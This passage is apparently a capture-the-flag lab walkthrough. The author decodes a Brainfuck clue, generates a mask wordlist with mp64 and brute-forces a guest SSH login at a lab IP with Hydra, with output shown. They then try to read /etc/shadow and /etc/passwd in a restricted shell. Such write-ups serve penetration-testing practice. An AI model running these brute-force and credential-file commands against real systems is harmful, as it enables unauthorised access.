an esoteric programming language named Brain****. It doesn't really have any application except to challenge and amuse programmers. On doing Google search, I found a site which converts brainfuck to text



```
.+.-- .---- ----- .++++ +.--- ----, <++++ ++++[ ->--- -----
<]>-- -----
.<+++ +++++ [->++ +++++ +<]>+ +++++ +++++ ++++. ----- ----,
<++++ ++++[
->--- ----- <]>-- ----, <++++ ++++[ ->+++ +++++ <]>++ +++++
+++++ ++++.
<+++[ ->--- <]>-- ----, <++++ [->++ ++<]> ++..+ +++.- -----
--.++ +.<++
+[->- --<]> ----- .<+++ ++++[ ->--- ----< ]>--- --.<+ ++++[
->--- --<]>
----- ---.- --.<
```

I copied the contents of the Cypher.matrix to the website and I get another message.


"You can enter into matrix as guest, with password k1ll0rXX. Note: Actually, I forgot last two characters so I have replaced with XX try your luck and find correct string of password."



```
You can enter into matrix as guest, with password k1ll0rXX
Note: Actually, I forget last two characters so I have replaced
with XX try your luck and find correct string of password.
```


This message conveys that we can login as a guest with a password. The password is of eight letters but the last two letters are not given. Maybe once we crack this password we can use the credentials to login into ssh. But first we need to crack the password.

To create a dictionary with the given options, we can use the tool mp64. The command is as shown below.




```
root@kali:~# mp64
Usage: mp64 [options] mask

Try --help for more help.
root@kali:~# mp64 k1ll0r?a?a >> /root/Desktop/crack1.txt
root@kali:~# 
```

Using Hydra to crack the SSH password as shown below, I get the password is k1ll0r7n.



```
root@kali:~/Desktop# hydra -l guest -P /root/Desktop/crack1.txt 192.168.41.152 s
sh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-01-04 20:52:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 9025 login tries (l:1/p:0),
~9025 tries per task
[DATA] attacking ssh://192.168.41.152:22/
[STATUS] 424.00 tries/min, 424 tries in 00:00h, 0 to do in 01:00h, 8603 active
[STATUS] 431.33 tries/min, 1294 tries in 00:00h, 0 to do in 03:00h, 7733 active
[22][ssh] host: 192.168.41.152   login: guest   password: k1ll0r7n
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete u
ntil end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-01-04 20:57:45
root@kali:~/Desktop# 
```


I use the credentials to login into SSH server and successfully got a shell. But when I try typing some commands, I find that I have restricted permissions on the shell as I can't execute all commands.



```
root@kali:~/Desktop# ssh guest@192.168.41.152
The authenticity of host '192.168.41.152 (192.168.41.152)' can't be established.
ECDSA key fingerprint is SHA256:BMhLOBAe8UBwzvDNexM7vC3gv9ytO1L8etgkkIL8Ipk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.41.152' (ECDSA) to the list of known hosts.
guest@192.168.41.152's password:
Last login: Mon Aug  6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
guest@porteus:~$ pwd
/home/guest
guest@porteus:~$ cat /etc/shadow
-rbash: cat: command not found
guest@porteus:~$ cat /etc/passwd
-rbash: cat: command not found
guest@porteus:~$ 
```

